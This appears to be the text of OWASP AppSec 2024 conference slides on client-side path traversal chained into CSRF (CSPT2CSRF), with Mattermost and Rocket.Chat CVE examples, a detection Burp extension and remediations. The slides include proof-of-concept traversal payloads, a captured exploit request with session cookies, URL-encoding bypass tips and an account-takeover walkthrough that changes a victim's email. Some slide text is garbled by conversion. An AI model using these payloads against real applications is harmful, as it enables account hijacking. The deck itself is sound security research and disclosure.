


OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF





OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

## Let's POC !!

/doyensec/channels/%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2ffiles%2f<file\_id>

Host	Method	Path
localhost	GET	/api/v4/teams/name/doyensec/channels/name/..%2f..%2f..%2f..%2ffiles%2f6q1tfn4xmbdeidf8ag7nwy9pow
localhost	GET	/api/v4/files/6q1tfn4xmbdeidf8ag7nwy9pow
localhost	POST	/api/v4/caches/invalidate



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# Let's POC !!

**Request**

Pretty Raw Hex

```
1 POST /api/v4/caches/invalidate?/members HTTP/1.1
2 Host: localhost:8065
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:126.0)
Gecko/20100101 Firefox/126.0
4 Accept: /*
5 Accept-Language: en
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 X-CSRF-Token: ace1x31apiy68fa19h78sjbtoa
9 Content-Type: application/json
10 Content-Length: 95
11 Origin: http://localhost:8065
12 Connection: keep-alive
13 Cookie: rl_anonymous_id=
RudderEncrypt%3AU2FsdGVkX19lVkwUm%2FYJ6XV2IsSyP77xX8YA%2B778jZvhGFtzL%2Bk87bx
mGtC17Pyp5J0J3sAdIUK2DLjV7o08g%3D%3D; rl_page_init_referrer=
RudderEncrypt%3AU2FsdGVkX180ugjiUq2d4FJzyxSTVsntGQxz4WuPsnc%3D;
rl_page_init_referring_domain=
RudderEncrypt%3AU2FsdGVkX18q2IDNYK0PBUj6Sz9E2RVSARGg3udnmzk%3D; MMAUTHTOKEN=
kzn7ec343t85fm884swdgkstdr; MMUSERID=wxr7qbsdotr8jx9c4cfun5ifbw; MMCSRF=
ace1x31apiy68fa19h78sjbtoa; rl_user_id=
%22RudderEncrypt%3AU2FsdGVkX19C30e4zWgRZ5mmZln5ZaIDKGSKK8MqxmaK%2BlzMZG59KNsUy
GBIAM9Q%22; rl_trait=
RudderEncrypt%3AU2FsdGVkX19hotvKodI14M0AcuqlQSGMDk5bKXBvLVU%3D
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=4
18
19 {
  "user_id": "wxr7qbsdotr8jx9c4cfun5ifbw",
  "channel_id": "../caches/invalidate?",
  "post_root_id": ""
}
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-cache,
3 Content-Type: applicatio
4 Permissions-Policy:
5 Referrer-Policy: no-refer
6 Vary: Accept-Encoding
7 X-Content-Type-Options:
8 X-Request-Id: 4uns9pg15t
9 X-Version-Id: 9.1.1.9.1.
10 Date: Wed, 19 Jun 2024 1
11 Content-Length: 15
12
13 {
  "status": "OK"
}
```



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF



## Finding impactful POST sinks

- POST endpoint
- No mandatory BODY parameters
- Attacker can control the path parameters
- Attacker can pass additional GET parameters
- The back end is lax on accepting extra body parameters
- **Impactful sinks from the other CVE are compatible**



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# Severity

- **Pre-requisite:** attacker must, at least, be a **guest** to upload a file
- **Source:**
  - Victim must visit a link
- **Sinks:**
  - Multiple impactful state-changing sinks are reachable

**Complexity:** Medium  
**Impact:** High  
**Severity:** Medium



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF



## Real-World Scenarios

- 1-click CSPT2CSRF in Rocket.Chat
- **CVE-2023-45316**
  - CSPT2CSRF with a **POST sink** in Mattermost
- **CVE-2023-6458**
  - CSPT2CSRF with a **GET sink** in Mattermost
- Thanks for their collaboration and authorization to share this
- Many others findings exploiting based on these examples
  - Very common to have upload and download endpoints 



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# CSPT Burp Extension

- <https://github.com/doyensec/CSPTBurpExtension>

CSPT False Positives List

Source scope(Regex): .\*

Sink scope(Regex): .\*

POST    PATCH  
 PUT    DELETE  
 GET

Canary Token : oMGnRsGRmyZd

Scan

Source listing 0%  
Reflection scan 0%

Copy canary value   Regenerate canary token   Export Sources With Canary

Reflected Values

Sources

Param Name	URL

Sinks

Method	URL



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# CSPT Burp Extension

- <https://github.com/doyensec/CSPTBurpExtension>

The screenshot shows the CSPT Burp Extension interface. At the top, there are configuration options for "Source scope(Regexp)" (.\*), "Sink scope(Regexp)" (.\*), and method checkboxes for POST, PATCH, PUT, DELETE, and GET. A "Canary Token" field contains "EmVHBmnbtlem", and there are buttons for "Scan", "Copy canary value", "Regenerate canary token", and "Export Sources With Canary". Progress bars indicate "Source listing" at 100% and "Reflection scan" at 100%.

**Sources:**

Param Name	URL
id	https://maxenceschmitt.rocket.chat/marketplace/private/install?id=026f9410-9942-4970-9a16-3f44b554b17c

**Sinks:**

Method	URL
GET	https://maxenceschmitt.rocket.chat/api/apps/026f9410-9942-4970-9a16-3f44b554b17c/apis
GET	https://maxenceschmitt.rocket.chat/api/apps/026f9410-9942-4970-9a16-3f44b554b17c/settings
GET	https://maxenceschmitt.rocket.chat/api/apps/026f9410-9942-4970-9a16-3f44b554b17c/screenshots
GET	https://maxenceschmitt.rocket.chat/api/apps/026f9410-9942-4970-9a16-3f44b554b17c/appVersion=026f9410-9942...
POST	https://maxenceschmitt.rocket.chat/api/apps/026f9410-9942-4970-9a16-3f44b554b17c



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# CSPT Burp Extension

- Removing False Positives

Param Name	URL (RegExp)
lang	:*

- Passive Scanner

Source scope(Regexp)	*
Sink scope(Regexp)	*

POST PATCH  
PUT DELETE  
GET

Canary Token : PXAyBjSDCWXP

Copy canary value Regenerate canary token

Scan

Source listing 0%  
Reflection scan 0%

Export Sources With Canary



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# CSPT Burp Extension

- Passive Scanner

Advisory	Request	Response	Path to issue
<b>Potential Client-Side Path Traversal</b>			
Severity: High			
Confidence: Tentative			
URL: http://localhost:8065/api/[REDACTED]/pxaybjscdwxp			
<b>Note:</b> This issue was generated by the Burp extension: Client-Side Path Traversal v0.5.			
<b>Issue detail</b>			
The PATH /api/[REDACTED]/pxaybjscdwxp contains the canary: PXAyBjSDCWXP			



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# CSPT Burp Extension

- Export Source With Canary

The screenshot shows the CSPT Burp Extension interface. At the top, there are tabs for 'CSPT' (which is selected) and 'False Positives List'. Below the tabs, there are input fields for 'Source scope(Regexp)' containing '.\*', 'Sink scope(Regexp)' containing '.', and checkboxes for HTTP methods: POST, PATCH, PUT, DELETE, and GET. To the right of these inputs is a 'Canary Token' field containing 'PXAyBjSDCWXP'. There are also 'Scan' and 'Source listing' buttons, and a progress bar for 'Reflection scan' at 0%. At the bottom of the interface, there are two tables: 'Reflected Values' and 'Sources'. The 'Sources' table has columns for 'Param Name' and 'URL'. A prominent red box highlights the 'Export Sources With Canary' button located at the bottom right of the main control area.



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF



## Process to quickly find CSPT2CSRF

- Crawl the target to fill your proxy history
- Define scope
- Click on “Scan”
- Click on “Export Sources With Canary”
- Open all these URLs in your browser
- Check if any issue has been created by the extension  
(Passive scanner)



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF



# CSPT Burp Extension Limitations

- Limitations
  - No DOM or Stored sources unless you use the canary token
  - Some front-end implement client side routing. This routing does not send requests to burp.
  - You will need to properly crawl of the application
- Solutions to these limitations
  - Source code review
  - SAST with appropriate rules (e.g. Semgrep, ...)



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF



# Sink Exploitation Takeaways

- Common URL exploitation bypasses
  - Passing parameters to backend
    - ? in the **sink** to add additional query parameter
    - ?, #, ; in the **sink** to remove extra query parameter
  - Some backends are lax in accepting extra body parameters
  - Some backends accept JSON body params as query parameters
  - HTTP method override
  - Url encoding or double url encoding to exploit path parameters
- **Do not** underestimate **sinks** with other HTTP method: PUT, PATCH, DELETE and GET



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28


LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF


## Sink Exploitation Takeaways: 1-Click GET CSPT2CSRF

Hey admin,  
John Doe left  
my team. Can  
you, please,  
do the change  
?

Here is the  
user details:  
`/user?id=../files/12345`



Sure !



GET /user?id=../files/12345

First name

John

Last name

Doe

Team

NEWTEAM

Submit

```
{  
  "id": "adminID",  
  "firstname": "John",  
  "lastname": "Doe",  
  "team": "DEVTEAM",  
  "email": "attacker@attacker.com"  
}
```

GET /api/user/..../files/21345  
Host: api.target.com

PUT /api/user/adminID  
Host: api.target.com

```
{  
  "id": "adminID",  
  "firstname": "John",  
  "lastname": "Doe",  
  "team": "NEWTEAM",  
  "email": "attacker@attacker.com"  
}
```



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF



# Remediations

- Backend
  - Strict JSON schema and input validation
- Frontend
  - User inputs validation
  - Sanitization against path-traversal attacks in all path parameters in client SDK



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF



# Conclusion

- Thanks to CSPT2CSRF, CSRF is still alive
- *Spread the word !!*
  - Overlooked by many security researchers
  - Unknown by most of frontend developers
  - **Very, very common**
  - GET sink => => CSRF
- CSPT Burp extension will be released soon
  - Along with a white-paper



OWASP 2024  
GLOBAL  
AppSec

CONGRESS CENTRE  
**LISBON**  
JUNE 24-28

# THANK YOU